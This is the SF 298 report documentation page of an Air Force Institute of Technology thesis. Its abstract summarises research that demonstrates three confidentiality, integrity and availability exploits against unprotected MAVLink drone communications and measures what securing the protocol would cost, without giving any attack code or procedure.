7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB, OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT-ENG-14-M-50

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Dr. Robert Mills
Air Force Institute of Technology Center for Cyberspace Research
2950 Hobson Way
Wright-Patterson AFB, OH 45433-7765
rmills@afit.edu

10. SPONSOR/MONITOR'S ACRONYM(S)

AFIT/ENG CCR

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

DISTRIBUTION STATEMENT A:
APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED

13. SUPPLEMENTARY NOTES

This material is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT

The MAVLink protocol is an open source, point-to-point networking protocol used to carry telemetry and to command and control many small unmanned aircraft. This research presents three exploits that compromise confidentiality, integrity, and availability vulnerabilities in the communication between an unmanned aerial vehicle and a ground control station using the MAVLink protocol. The attacks assume the configuration settings for the data-link hardware have been obtained. Field experiments using MAVProxy to compromise communication between an ArduPilot Mega 2.5 autopilot and the Mission Planner application demonstrate that all three exploits are successful when MAVLink messages are unprotected. A methodology is proposed to quantify the cost of securing the MAVLink protocol through the measurement of network latency, power consumption, and exploit success. Experimental measurements indicate that the ArduPilot Mega 2.5 autopilot running the ATmega2560 processor at 16 MHz with the standard, unsecured MAVLink protocol consumes on average 0.0105 additional watts of power per second and operates with an average additional latency of 0.11 seconds while under the most resource-intensive attack than when not under attack.

15. SUBJECT TERMS

UAV, exploit, command and control, UAS, hijacking, MAVLink, drone, attack, defense

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON**
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**			Dr. Barry E. Mullins (ENG)
					19b. TELEPHONE NUMBER *(include area code)*
U	U	U	UU	142	(937) 255-3636 x7979 bmullins@afit.edu

Standard Form 298 (Rev. 8–98)
Prescribed by ANSI Std. Z39.18